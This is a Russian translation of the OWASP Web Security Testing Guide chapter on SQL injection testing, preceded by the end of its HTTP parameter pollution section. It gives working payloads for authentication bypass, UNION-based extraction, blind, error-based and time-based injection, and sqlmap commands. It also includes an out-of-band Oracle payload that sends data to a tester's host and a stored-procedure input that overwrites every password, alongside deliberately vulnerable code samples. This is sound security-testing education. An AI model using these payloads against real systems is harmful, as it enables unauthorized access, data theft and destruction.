Как и в случае с HPP на стороне сервера, загрязняйте каждый HTTP-параметр с помощью **%26HPP_TEST** и найдите *url-decoded* вхождения полезной нагрузки, предоставленной пользователем:

- **&HPP_TEST**
- **&HPP_TEST**
- и т.д.

В частности, обратите внимание на ответы, имеющие HPP-векторы в атрибутах **data**, **src**, **href** или в действиях формы. Опять же, означает ли это поведение по умолчанию потенциальную уязвимость или нет, зависит от конкретной проверки входных данных, фильтрации и бизнес-логики приложения. Кроме того, важно отметить, что эта уязвимость может также повлиять на параметры строки запроса, используемые в XMLHttpRequest (XHR), создание атрибутов во время выполнения и другие технологии подключаемых модулей (например, переменные flashvars в Adobe Flash).

Инструменты

- [Пассивные/активные сканеры в OWASP ZAP](#)

Ссылки

Технические руководства

- [HTTP Parameter Pollution - Luca Carettoni, Stefano di Paola](#)
- [Client-side HTTP Parameter Pollution Example \(Yahoo! Classic Mail flaw\) - Stefano di Paola](#)
- [How to Detect HTTP Parameter Pollution Attacks - Chrysostomos Daniel](#)
- [CAPEC-460: HTTP Parameter Pollution \(HPP\) - Evgeny Lebanidze](#)
- [Automated Discovery of Parameter Pollution Vulnerabilities in Web Applications - Marco Balduzzi, Carmen Torrano Gimenez, Davide Balzarotti, Engin Kirda](#)

4.7.4 Тестирование SQL-инъекций

ID

WSTG-INPV-05

Обзор

Тестирование SQL-инъекций проверяет, возможно ли ввести данные в приложение таким образом, чтобы оно выполняло непредусмотренный разработчиком SQL-запрос к базе данных. Тестировщики обнаруживают уязвимость SQL-инъекции, если приложение использует ввод пользователя для создания SQL-запросов без надлежащей проверки входных данных. Успешное использование уязвимости этого класса позволяет неавторизованному пользователю получать доступ к информации в базе данных или манипулировать ими.

Атака [SQL-инъекции](#) состоит из вставки или «инъекции» частичного, или полного SQL-запроса через ввод данных или их передачу от клиента (браузера) в web-приложение. Успешная атака SQL-инъекции может читать конфиденциальные данные из базы данных, изменять данные в ней (вставлять/обновлять/удалять), выполнять административные операции (например, выключение СУБД), восстанавливать содержимое файла, существующего в файловой системе СУБД, или записывать файлы в файловую систему, и, в некоторых случаях давать команды операционной системе. Атаки SQL-инъекции — тип атаки инъекции, при котором команды SQL вводятся в плоскость данных, чтобы повлиять на выполнение предопределённых SQL-команд.

Как правило, web-приложения составляют SQL-выражения, написанные программистами, смешивая с данными, предоставляемыми пользователем.

Пример:

```
select title, text from news where id=$id
```

В приведённом выше примере переменная `$id` содержит данные, предоставляемые пользователем, в то время как остальная часть SQL является статичной, предоставленной программистом; что делает SQL-запрос динамическим.

Из-за особенностей его структуры, пользователь может ввести модифицированные входные данные, пытаясь заставить исходный SQL-запрос выполнить дальнейшие действия по своему выбору. Пример ниже иллюстрирует введённые пользователем данные "10 or 1=1", меняет логику SQL-запроса, модифицировав предложение WHERE, где добавляется условие "or 1=1".

```
select title, text from news where id=10 or 1=1
```

Атаки SQL-инъекций можно разделить на следующие три класса:

- Классические: данные извлекаются с использованием того же канала, который используется для ввода SQL-кода. Это самый простой вид атаки, при котором полученные данные представляются непосредственно на web-странице приложения.
- Внеполосные: данные извлекаются по другому каналу (например, формируется электронное письмо с результатами запроса и отправляется тестировщику).
- Косвенные или слепые: фактической передачи данных нет, но тестировщик способен восстановить информацию, отправляя определённые запросы и наблюдая за результирующим поведением сервера БД.

Успешная SQL-инъекция требует, чтобы злоумышленник создал синтаксически правильный SQL-запрос. Если приложение возвращает сообщение об ошибке, вызванное неправильным запросом, то злоумышленнику может оказаться проще восстановить логику исходного запроса и, следовательно, понять, как правильно выполнить инъекцию. Однако, если приложение скрывает детали ошибки, то тестировщик должен иметь возможность реконструировать логику исходного запроса.

Существует пять распространённых методов эксплуатации таких уязвимостей. Также эти методы иногда можно использовать в сочетаниях (например, оператор `union` с внеполосной SQL-инъекцией):

- Оператор Union: может использоваться, когда SQL-инъекция встроена в выражение SELECT, что позволяет объединить два запроса в один результат или набор результатов.
- Логический вывод: использует логические условия, чтобы проверить, являются ли определённые условия истинными или ложными.

- Основанный на ошибках: этот метод заставляет базу данных выдавать ошибку, предоставляя злоумышленнику или тестировщику информацию, на основе которой можно усовершенствовать инъекцию.
- Внеполосный: метод, используемый для извлечения данных по другому каналу (например, установить HTTP-соединение для отправки результатов на web-сервер).
- Задержка по времени: использует команды базы данных (например, `sleep`) для задержки ответов в условных запросах. Это полезно, когда у злоумышленника нет ответа от приложения (результата, вывода или ошибки).

Задачи тестирования

- Найти точки инъекции SQL.
- Оценить воздействие инъекции и уровень доступа, который может быть получен с её помощью.

Как тестировать

Методы обнаружения

Первый шаг в этом тесте — понять, когда приложение взаимодействует с сервером БД для доступа к данным. Типичные примеры случаев, когда приложению необходимо общаться с БД, включают:

- Формы аутентификации: когда аутентификация выполняется с помощью web-формы, есть вероятность, что учётные данные пользователя проверяются по базе данных, которая содержит все имена пользователей и пароли (или хэши паролей).
- Поисковые системы: введённая пользователем строка может быть использована в SQL-запросе, извлекающем все соответствующие её условиям записи из базы данных.
- Сайты электронной коммерции: товары, услуги и их характеристики (цена, описание, доступность и т.д.), скорее всего, будут храниться в базе данных.

Тестировщик должен составить список всех полей ввода, значения которых могут быть использованы при построении SQL-запроса, включая скрытые поля POST-запросов, а затем протестировать их отдельно, пытаясь повлиять на запрос и вызвать ошибку. Учитывайте также заголовки HTTP и cookie.

Самый первый тест обычно состоит из добавления символа одинарной кавычки ' или точки с запятой ; к тестируемому полю или параметру. Первый используется в SQL как признак конца строки и, если его не отфильтровать приложением, приведёт к некорректному запросу. Второй используется для завершения оператора SQL, и, если не отфильтровать, он также может вызвать ошибку. Вывод ошибки из-за уязвимого поля может выглядеть следующим образом (в данном случае на примере Microsoft SQL Server):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/target/target.asp, line 113
```

Также можно использовать разделители для обозначения комментариев (`--` или `/* */`, и т.д.) и другие ключевые слова SQL, такие как **AND** и **OR**, чтобы попытаться изменить запрос. Очень простой, но иногда всё же эффективный метод — просто вставить текстовую строку вместо ожидаемого числа, поскольку может возникнуть ошибка, подобная следующей:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

Отслеживайте ответы web-сервера и просмотрите исходный код HTML/JavaScript. Иногда ошибка в нём, но по какой-то причине (например, ошибка JavaScript, HTML-комментарии и т.д.) она не отображается пользователю. Полное сообщение об ошибке, подобное приведённым в примерах, даёт массу информации для проведения успешной инъекции. Тем не менее, приложения часто не дают столько подробностей: может быть выдано простое '500 Server Error' или пользовательская страница ошибки, что означает, что нам нужно использовать методы слепой инъекции. В любом случае, очень важно тестировать каждое поле по отдельности: должна меняться только одна переменная, а все остальные оставаться неизменными, чтобы точно понять, какие параметры уязвимы, а какие нет.

Стандартное тестирование SQL-инъекций

Классическая SQL-инъекция

Рассмотрим следующий SQL-запрос:

```
SELECT * FROM Users WHERE Username='$username' AND
Password='$password'
```

Подобный запрос обычно поступает от web-приложения для аутентификации пользователя. Если запрос возвращает значение, это означает, что в базе данных

существует пользователь с таким набором учётных данных, тогда пользователю разрешён вход в систему, в противном случае доступ запрещён. Значения полей ввода обычно получают от пользователя через web-форму. Предположим, мы вставляем следующие значения имени пользователя и пароля:

```
$username = 1' or '1' = '1
```

```
$password = 1' or '1' = '1
```

Запрос будет таким:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND
Password='1' OR '1' = '1'
```

ПРИМЕЧАНИЕ: Будьте осторожны при внедрении условия OR 1=1 в SQL-запрос. Хотя это может быть безвредно в исходном контексте, в который вы внедряете, приложения часто используют данные из одного запроса в нескольких разных запросах. Например, если ваше условие достигнет оператора UPDATE или DELETE, это может привести к случайной потере данных.

Если предположить, что значения параметров отправляются на сервер методом GET, а домен уязвимого сайта — www.example.com, то запрос, который мы выполним, будет следующим:

```
http://www.example.com/index.php?
username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20
'1
```

После небольшого анализа мы замечаем, что запрос возвращает значение (или набор значений), потому что условие всегда истинно (**OR 1=1**). Таким образом, система аутентифицировала пользователя, не зная ни его имени, ни пароля.

Примечание. В некоторых системах первой строкой таблицы пользователей выводится пользователь-администратор. В некоторых случаях это может быть профиль.

Другой пример запроса:

```
SELECT * FROM Users WHERE ((Username='$username') AND
(Password=MD5('$password')))
```

Здесь есть две проблемы: одна из-за использования скобок, а другая — в использовании хэш-функции MD5. Сначала определимся со скобками. Задача состоит в добавлении ряда закрывающих скобок, пока мы не получим корректный запрос. Чтобы решить вторую проблему, попытаемся обойти второе условие. Мы добавляем к нашему запросу завершающий символ, означающий начало комментария. Таким образом, всё, что идёт за ним, считается комментарием.

Каждая СУБД имеет свой синтаксис для комментариев, однако общий для большинства баз данных символ — `/*`. В Oracle используется символ `--`. При этом значения, которые мы будем использовать в качестве имени пользователя и пароля, будут следующими:

```
$username = 1' or '1' = '1'))/*
```

```
$password = foo
```

Таким образом, мы получим следующий запрос:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND  
(Password=MD5('$password')))
```

(Из-за включения разделителя комментариев в значение `$username` часть запроса с паролем будет игнорироваться.)

URL запроса будет:

```
http://www.example.com/index.php?  
username=1'%20or%20'1'%20=%20'1'))/*&password=foo
```

Он может выдать несколько значений. Иногда код аутентификации проверяет, что количество выдаваемых записей/результатов точно равно 1. В предыдущих примерах это было бы сложно (в базе данных есть только одно значение для каждого пользователя). Чтобы обойти эту проблему, достаточно вставить команду SQL, которая накладывает условие, что количество возвращаемых результатов должно быть равно единице (выдаётся одна запись). Для достижения этой цели мы используем оператор `LIMIT <num>`, где `<num>` — количество результатов/записей, которые мы хотим получить. По отношению к предыдущему примеру значение полей Username и Password будет изменено следующим образом:

```
$username = 1' or '1' = '1')) LIMIT 1/*
```

```
$password = foo
```

Таким образом, мы получаем запрос, подобный следующему:

```
http://www.example.com/index.php?  
username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo
```

Оператор SELECT

Рассмотрим следующий SQL-запрос:

```
SELECT * FROM products WHERE id_product=$id_product
```

Рассмотрим также запрос к скрипту, который выполняет приведённый выше запрос:

```
http://www.example.com/product.php?id=10
```

Когда тестировщик пробует ввести допустимое значение (например, 10), приложение выдаёт описание продукта. Хороший способ проверить, уязвимо ли приложение в этом сценарии, — поиграть с логикой, используя операторы AND и OR.

Рассмотрим запрос:

```
http://www.example.com/product.php?id=10 AND 1=2
```

```
SELECT * FROM products WHERE id_product=10 AND 1=2
```

В этом случае, возможно, приложение вернёт какое-то сообщение о том, что контент недоступен или пустую страницу. Затем тестировщик может отправить истинное утверждение и проверить, есть ли на самом деле результат:

```
http://www.example.com/product.php?id=10 AND 1=1
```

Составные запросы

В зависимости от API и СУБД, которые использует web-приложение (например, PHP + PostgreSQL, ASP + SQL Server), может существовать возможность выполнять более одного запроса за один вызов.

Рассмотрим следующий SQL-запрос:

```
SELECT * FROM products WHERE id_product=$id_product
```

Способом эксплуатации описанного выше сценария было бы:

```
http://www.example.com/product.php?id=10; INSERT INTO users (...)
```

Таким образом можно выполнять много запросов подряд и независимо от первого запроса.

Определение базы данных

Несмотря на то, что язык SQL является стандартом, каждая СУБД имеет свои особенности и отличается от других во многих аспектах, таких как специальные команды, функции для извлечения данных, например, имён пользователей и баз данных, строки комментариев и т.д.

Когда тестировщики переходят к более продвинутой эксплуатации SQL-инъекций, им необходимо знать, что представляет собой сервер базы данных.

Ошибки, выдаваемые приложением

Первый способ узнать, какой сервер баз данных используется, — посмотреть на ошибки, выдаваемые приложением. Ниже приведены некоторые примеры сообщений об ошибках:

MySQL:

[HTML](#)

```
You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near '\'' at line 1
```

Один полный UNION SELECT с version() также может помочь узнать сервер базы данных.

```
SELECT id, name FROM users WHERE id=1 UNION SELECT 1, version()
limit 1,1
```

Oracle:

```
ORA-00933: SQL command not properly ended
```

MS SQL Server:

[HTML](#)

```
Microsoft SQL Native Client error '80040e14'
Unclosed quotation mark after the character string
```

```
SELECT id, name FROM users WHERE id=1 UNION SELECT 1,
@@version limit 1, 1
```

PostgreSQL:

[HTML](#)

```
Query failed: ERROR: syntax error at or near
""" at character 56 in /www/site/test.php on line 121.
```

Если сообщения об ошибке нет или модифицировано стандартное, тестировщик может попытаться ввести инъекцию в строковые поля, используя соответствующие символы конкатенации:

- MySQL: 'test' + 'ing'
- SQL Server: 'test' 'ing'
- Oracle: 'test' | 'ing'
- PostgreSQL: 'test' || 'ing'

Методы эксплуатации

Метод эксплуатации UNION

Оператор UNION используется в SQL-инъекциях для присоединения специально составленного запроса к исходному. Результат поддельного запроса будет присоединён к результату исходного, что позволит получить значения столбцов других таблиц. Предположим для наших примеров, что запрос, выполняемый сервером, выглядит следующим образом:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Установим **\$id** в следующее значение:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Получаем следующий запрос:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL  
SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Который объединит результат исходного запроса со всеми номерами кредитных карт в таблице CreditCardTable. Ключевое слово **ALL** необходимо для обхода запросов, использующих ключевое слово **DISTINCT**. Отметим, что помимо номеров кредитных карт мы выбрали два других значения. Эти два значения необходимы, потому что два запроса должны иметь равное количество параметров/столбцов, чтобы избежать синтаксической ошибки.

Первое, что необходимо для эксплуатации уязвимости SQL-инъекций с использованием данного метода, — найти правильное количество столбцов в операторе SELECT.

Для достижения этой цели можно использовать предложение **ORDER BY**, за которым следует число, указывающее номер выбранного столбца базы данных:

```
http://www.example.com/product.php?id=10 ORDER BY 10--
```

Если запрос выполняется успешно, можно предположить, что в этом примере в операторе **SELECT** 10 или более столбцов. Если неудачей, то запрос должен выводить менее 10 столбцов. Если появится сообщение об ошибке, вероятно, это будет:

```
Unknown column '10' in 'order clause'
```

После того, как тестировщик узнает количество столбцов, следующим шагом будет определение их типа. Предполагая, что в примере выше было 3 столбца, можно попробовать значение NULL для каждого типа:

```
http://www.example.com/product.php?id=10 UNION SELECT  
1,null,null--
```

Если запрос завершится неудачей, мы увидим что-то вроде:

```
All cells in a column must have the same datatype
```

Если запрос выполняется успешно, первый столбец может быть целым числом. Можем двигаться дальше:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--
```

После успешного сбора информации, в зависимости от приложения, оно может показать только первый результат, потому что обрабатывает только первую строку из набора результатов. В этом случае можно использовать предложение **LIMIT**, или установить недопустимое значение, сделав действительным только второй запрос (предположим, что в базе данных нет записи с id, равным 99999):

```
http://www.example.com/product.php?id=99999 UNION SELECT  
1,1,null--
```

Техника эксплуатации Hidden Union

Лучше всего, когда вы можете использовать SQL-инъекцию с техникой объединения, потому что вы можете получить результат всего за один запрос. Но большинство SQL-инъекций в дикой природе являются слепыми. Тем не менее, вы можете превратить некоторые из них в инъекции на основе объединения.

Идентификация

Для выявления этих SQL-инъекций можно использовать любой из следующих методов:

- Уязвимый запрос возвращает данные, но инъекция является слепой.
- Техника ORDER BY работает, но вы не можете добиться инъекции на основе объединения.

Первопричина

Причина, по которой вы не можете использовать обычные методы Union, заключается в сложности уязвимого запроса. В методе Union вы комментируете остальную часть запроса. Это нормально для обычных запросов, но в более сложных запросах это может быть проблематично. Если первая часть запроса

зависит от второй его части, комментирование остальной части нарушает исходный запрос.

Сценарий 1

Уязвимый запрос является подзапросом, а родительский запрос обрабатывает возврат данных.

SQL

```
SELECT
  *
FROM
  customers
WHERE
  id IN (
    SELECT
      DISTINCT customer_id
    FROM
      orders
    WHERE
      cost > 200
  );
```

--\ |
--> vulnerable query |
--/ |

- Проблема: Если вы вводите UNION, он не влияет на возвращаемые данные. Поскольку вы изменяете раздел WHERE. Фактически, вы не добавляете запрос UNION к исходному запросу.
- Решение: Вам нужно знать запрос, который выполняется в бэкенде. Затем создайте свою полезную нагрузку на его основе. Это означает закрытие открывающих скобок или добавление соответствующих ключевых слов, если необходимо.

Сценарий 2

Уязвимый запрос содержит псевдонимы или объявления переменных.

```
SELECT
  s1.user_id,
  (
  --\
    CASE WHEN s2.user_id IS NOT NULL AND s2.sub_type =
'INJECTION_HERE' THEN 1 ELSE 0 END   |--> vulnerable query
  ) AS overlap
  --/
FROM
  subscriptions AS s1
  LEFT JOIN subscriptions AS s2 ON s1.user_id != s2.user_id
  AND s1.start_date <= s2.end_date
  AND s1.end_date >= s2.start_date
GROUP BY
  s1.user_id
```

- Проблема: Вы нарушаете запрос, когда комментируете остальную часть исходного запроса после введенной полезной нагрузки, потому что некоторые псевдонимы или переменные становятся неопределенными.
- Решение: Вам нужно поместить соответствующие ключевые слова или псевдонимы в начало полезной нагрузки. Таким образом, первая часть исходного запроса останется действительной.

Сценарий 3

Результат уязвимого запроса используется во втором запросе. Данные возвращает второй запрос, а не первый.


```

<?php
// retrieves product ID based on product name
--\
$query1 = "SELECT
            id
        FROM
            products
        WHERE
            name = '$name'";
--/
$result1 = odbc_exec($conn, $query1);
// retrieves product's comments based on the product ID
--\
$query2 = "SELECT
            comments
        FROM
            products
        WHERE
            id = '$result1'";
--/
$result1 = odbc_exec($conn, $query2);
?>

```

- Проблема: Вы можете добавить UNION к первому запросу, но это не повлияет на возвращаемые данные.
- Решение: Вам нужно внедрение во второй запрос. Поэтому входные данные для второго запроса не должны очищаться. Затем вам нужно сделать так, чтобы первый запрос не возвращал никаких данных. Теперь добавьте UNION, который возвращает полезную нагрузку, которую вы хотите внедрить во второй запрос.

Пример:

Основа полезной нагрузки (то, что вы вводите в первом запросе):

```
' AND 1 = 2 UNION SELECT "PAYLOAD" -- -
```

PAYLOAD — это то, что вы хотите внедрить во второй запрос:

```
' AND 1=2 UNION SELECT ...
```

Финальный payload

```
' AND 1 = 2 UNION SELECT "' AND 1=2 UNION SELECT ..." -- -
                        \-----/
                          ||
                          \
                        the payload that
                        get's injected
                        into the second query
\-----/
                          ||
                          \
                        the actual query we inject into the vulnerable parameter
```

Первый запрос после инъекции:

```
SELECT                                --\
  id                                  |
FROM                                |----> first query
  products                           |
WHERE                                |
  name = 'abcd'                      --/
  AND 1 = 2                          --\
UNION                                |---->
injected payload (what gets injected into the second
payload)
SELECT                                |
  "' AND 1=2 UNION SELECT ... -- -" -- -' --/
```

Второй запрос после инъекции:

```

SELECT          --\
  comments      |
FROM            |----> second query
  products      |
WHERE           |
  id = ''       --/
  AND 1 = 2     --\
UNION           |----> injected payload (the final
UNION query that controls the returned data)
SELECT ... -- -' --/

```

Сценарий 4

Уязвимый параметр используется в нескольких независимых запросах.

```

<?php
//retrieving product details based on product ID
$query1 = "SELECT
            name,
            inserted,
            size
        FROM
            products
        WHERE
            id = '$id'";
$result1 = odbc_exec($conn, $query1);
//retrieving product comments based on the product ID
$query2 = "SELECT
            comments
        FROM
            products
        WHERE
            id = '$id'";
$result2 = odbc_exec($conn, $query2);
?>

```

- Проблема: Добавление запроса UNION к первому (или второму) запросу не нарушает его, но может нарушить другой.

- Решение: Зависит от структуры кода приложения. Но первым шагом является знание исходного запроса. В большинстве случаев эти инъекции основаны на времени. Кроме того, полезная нагрузка, основанная на времени, внедряется в несколько запросов, что может быть проблематично. Например, если вы используете SQLMap, эта ситуация сбивает инструмент с толку, и вывод становится беспорядочным. Потому что задержки будут не такими, как ожидалось.

Извлечение исходного запроса

Как видите, знание исходного запроса всегда необходимо для достижения инъекции на основе UNION.

Вы можете получить исходный запрос, используя таблицы СУБД по умолчанию:

DBMS	Table
MySQL	INFORMATION_SCHEMA.PROCESSLIST
PostgreSQL	pg_stat_activity
Microsoft SQL Server	sys.dm_exec_cached_plans
Oracle	V\$SQL

Автоматизация

Шаги для автоматизации рабочего процесса:

1. Извлеките исходный запрос с помощью SQLMap и слепой инъекции.
2. Создайте базовую полезную нагрузку в соответствии с исходным запросом и выполните инъекцию на основе объединения.
3. Автоматизируйте эксплуатацию инъекции на основе объединения одним из следующих способов:
 - Указание пользовательского маркера точки инъекции (*)
 - Использование флагов --prefix и --suffix.

Пример

Рассмотрим третий сценарий, обсуждавшийся выше.

Мы предполагаем, что DMBS — это MySQL, а первый и второй запросы возвращают только один столбец. Это может быть вашей полезной нагрузкой для извлечения версии базы данных:

```
' AND 1=2 UNION SELECT " ' AND 1=2 UNION SELECT @@version -
- -" -- -
```

Таким образом, целевой URL будет выглядеть следующим образом:

```
https://example.org/search?
query=abcd'+AND+1=2+UNION+SELECT+'"'+AND
1=2+UNION+SELECT+@@version+--+-'+'+--+-
```

Автоматизация:

- Указание пользовательского маркера точки инъекции (*)

```
sqlmap -u "https://example.org/search?query=abcd'AND 1=2
UNION SELECT \"*\\"-- -"
```

- Использование флагов --prefix и --suffix.

```
sqlmap -u "https://example.org/search?query=abcd" --
prefix="'AND 1=2 UNION SELECT \"\" --suffix=\"\\"-- -"
```

Эксплуатация методом логического вывода

Эксплуатация методом логического вывода полезна, когда тестировщик обнаруживает ситуацию [слепой SQL-инъекции](#), в которой ничего не известно о результате операции. Например, такое поведение проявляется в тех случаях, когда программист создал нестандартную страницу ошибки, которая ничего не говорит о структуре запроса или базе данных, т.е. не выдаёт ошибку SQL, а просто выводит HTTP 500, 404 или перенаправление.

Используя методы логического вывода, можно обойти это препятствие и, таким образом, узнать значения желаемых полей. Этот метод состоит в выполнении ряда логических запросов к серверу, наблюдения за ответами и, наконец, вывода значения из этих ответов. Мы, как всегда, рассматриваем домен www.example.com и предположим, что он содержит параметр с именем **id**, уязвимый для SQL-инъекций. Это означает, что при выполнении запроса

```
http://www.example.com/index.php?id=1'
```

мы получим страницу с нестандартным сообщением, вызванным синтаксической ошибкой в запросе. Предположим, что на сервере выполняется запрос

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

который можно эксплуатировать с помощью методов, рассмотренных ранее. Мы хотим получить значения поля username. Тесты, которые мы проведём, позволят получить значение этого поля, извлекая его посимвольно. Это возможно с помощью стандартных функций, присутствующих практически в каждой базе данных. Для наших примеров понадобятся следующие псевдофункции:

- SUBSTRING (text, start, length): выдаёт подстроку из text, начинающуюся с позиции start длиной length. Если start больше длины text, то null.
- ASCII (char): ASCII-значение char, или null, если char равен 0.
- LENGTH (text): количество символов в text.

С помощью данных функций мы проведём наши тесты для первого символа; когда выясним его значение, перейдем ко второму и т.д., пока не узнаем всё значение целиком. В тестах функция SUBSTRING будет применяться, чтобы выбирать по одному символу за раз (выбор одного символа означает присвоение параметру length значения 1), и функция ASCII, чтобы получить значение в таблице ASCII и сравнить между собой два числа. Сравнение проводится по всем значениям таблицы ASCII до тех пор, пока не будет найдено правильное. В качестве примера возьмём следующее значение **Id**:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

получим следующий запрос (с этого момента будем называть его косвенным):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND  
ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

Предыдущий пример возвращает результат тогда и только тогда, когда первый символ поля username равен ASCII-значению 97. Если получаем значение false, то увеличиваем индекс по таблице ASCII с 97 до 98 и повторяем запрос. Если значение true, то обнуляем индекс и анализируем следующий символ, изменяя параметры функции SUBSTRING. Задача состоит в том, чтобы понять, каким образом отличить тесты, возвращающие true, от тех, которые возвращают false. Чтобы решить её, сделаем запрос, который всегда возвращает false. Это возможно, если для **Id** задать значение

```
$Id=1' AND '1' = '2'
```

Получим следующий запрос:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' =  
'2'
```

Полученный ответ от сервера (то есть HTML-код) будет значением false для наших тестов. Этого достаточно, чтобы проверить, равно ли значение, полученное в результате выполнения косвенного запроса, значению, полученному с помощью теста, выполненного ранее. Иногда этот метод не работает. Если сервер возвращает разные страницы в результате двух одинаковых последовательных web-запросов, мы не сможем отличить значение true от false. В этих частных случаях необходимо использовать особые фильтры, которые позволяют исключить код, который изменяется между запросами, и получить шаблон. Позже, для каждого логического запроса, мы будем извлекать относительный шаблон из ответа, используя ту же функцию, и сравнивать оба шаблона, чтобы определить результат теста.

В предыдущем обсуждении мы не касались проблемы определения условия завершения наших тестов, т.е. когда мы должны завершить процедуру логического вывода. Методы, позволяющие сделать это, используют особенность функций SUBSTRING и LENGTH. Когда тест сравнивает текущий символ с кодом ASCII 0 (т.е. со значением null) и тест возвращает значение true, то либо мы закончили процедуру вывода (просканировав всю строку), либо проанализированное нами значение содержит символ null.

Вставим следующее значение для поля **Id**:

```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

где N — количество символов, которые мы проанализировали до сих пор (не считая значения null). Получаем запрос:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND  
LENGTH(username)=N AND '1' = '1'
```

Запрос возвращает либо true, либо false. Если мы получаем true, то мы завершили вывод и, следовательно, знаем значение параметра. Если мы получаем false, то в значении параметра присутствует символ null, и мы должны продолжить анализ следующего параметра, пока не найдём новый null.

Для атаки с использованием слепой SQL-инъекции требуется большой объем запросов, поэтому может понадобиться автоматический инструмент для эксплуатации этой уязвимости.

Метод эксплуатации на основе ошибок

Метод эксплуатации на основе ошибок полезен, когда тестировщик по какой-либо причине не может использовать уязвимость SQL-инъекции, используя другие методы, например, UNION. Метод, основанный на ошибках, заключается в том, чтобы заставить базу данных выполнить некоторую операцию, результатом которой будет ошибка. Суть здесь в том, чтобы попытаться извлечь некоторые

данные из базы и показать их в сообщении об ошибке. Этот метод эксплуатации может отличаться от СУБД к СУБД (см. разделы, посвященные конкретным СУБД).

Рассмотрим следующий SQL-запрос:

```
SELECT * FROM products WHERE id_product=$id_product
```

Рассмотрим также скрипт, выполняющий запрос выше:

```
http://www.example.com/product.php?id=10
```

Вредоносный запрос будет (пример для Oracle 10g):

```
http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )--
```

В этом примере тестировщик конкатенирует значение 10 с результатом функции `UTL_INADDR.GET_HOST_NAME`. Эта функция Oracle попытается выдать имя хоста переданного ей параметра, который является другим запросом, именем пользователя. Когда база данных ищет имя хоста с именем базы данных пользователя, произойдет сбой и будет выдано сообщение об ошибке, вроде

```
ORA-292257: host SCOTT unknown
```

Затем тестировщик может манипулировать параметром, переданным функции `GET_HOST_NAME()`, и результат будет показан в сообщении об ошибке.

Внеполосные методы эксплуатации

Этот метод полезен, когда тестировщик попадает в ситуацию [слепой SQL-инъекции](#), в которой ничего не известно о результате операции. Метод заключается в использовании функций СУБД для выполнения внеполосного соединения и доставки результатов инъекции в составе запроса на сервер тестировщика. Как и методы, основанные на ошибках, каждая СУБД имеет свои собственные функции, которые можно посмотреть в разделах, посвященных конкретным СУБД.

Рассмотрим следующий SQL-запрос:

```
SELECT * FROM products WHERE id_product=$id_product
```

Рассмотрим также скрипт, который вызывает запрос выше:

```
http://www.example.com/product.php?id=10
```

Получаем вредоносный запрос:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80'||(SELECT user FROM
```

DUAL)--

В этом примере тестировщик конкатенирует значение 10 с результатом функции **UTL_HTTP.request**. Эта функция Oracle попытается подключиться к **testerserver** и выполнить HTTP-запрос GET, содержащий результат запроса **SELECT user FROM DUAL**. Тестировщик может настроить web-сервер (например, Apache) или использовать инструмент Netcat:

SHELL

```
/home/tester/nc -nLp 80
```

```
GET /SCOTT HTTP/1.1
```

```
Host: testerserver.com
```

```
Connection: close
```

Метод эксплуатации с временной задержкой

Метод эксплуатации с временной задержкой полезен, когда тестировщик обнаруживает ситуацию [слепой SQL-инъекции](#), в которой ничего не известно о результате операции. Этот метод заключается в передаче запроса-инъекции, и в случае, если условие истинно, тестировщик может отслеживать время, необходимое для ответа сервера. Если есть задержка, тестировщик может предположить, что результат условного запроса является истинным. Этот метод эксплуатации может отличаться от СУБД к СУБД (см. разделы, посвященные конкретным СУБД).

Рассмотрим следующий SQL-запрос:

```
SELECT * FROM products WHERE id_product=$id_product
```

Рассмотрим также скрипт, который выполняет запрос выше:

```
http://www.example.com/product.php?id=10
```

Вредоносный запрос (например, для MySQL 5.x):

```
http://www.example.com/product.php?id=10 AND IF(version() like  
'5%', sleep(10), 'false'))--
```

В этом примере проверяется, соответствует ли MySQL версии 5.x или нет, заставляя сервер задерживать ответ на 10 секунд. Можно увеличить время задержки и контролировать ответы. Не обязательно ждать ответа. Иногда можно установить очень большое значение задержки (например, 100) и отменить запрос через несколько секунд.

Инъекция хранимой процедуры

При использовании динамического SQL в рамках хранимой процедуры приложение должно надлежащим образом нейтрализовать пользовательский ввод, чтобы исключить риск инъекции кода. Если этого не сделать, пользователь может ввести вредоносный SQL, который будет выполнен в рамках хранимой процедуры.

Рассмотрим следующую хранимую процедуру для SQL Server:

SQL

```
Create procedure user_login @username varchar(20), @passwd
varchar(20)
As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and passwd = ' + @passwd
exec(@sqlstring)
Go
```

Пользовательский ввод:

SQL

```
anyusername or 1=1'
anypassword
```

Данная процедура не нейтрализует ввод, поэтому возвращаемое ею значение позволяет отображать существующую запись с этими параметрами.

Этот пример может показаться маловероятным из-за использования динамического SQL для входа пользователя, но рассмотрим динамический запрос для отчёта, в котором пользователь выбирает столбцы для просмотра. Пользователь может вставить вредоносный код в этот сценарий и скомпрометировать данные.

Рассмотрим следующую хранимую процедуру в SQL Server:

```
Create
procedure get_report @columnamelist varchar(7900)
As
Declare @sqlstring varchar(8000)
Set @sqlstring = '
Select ' + @columnamelist + ' from ReportTable'
exec(@sqlstring)
Go
```

Пользовательский ввод:

```
1 from users; update users set password = 'password';
select *
```

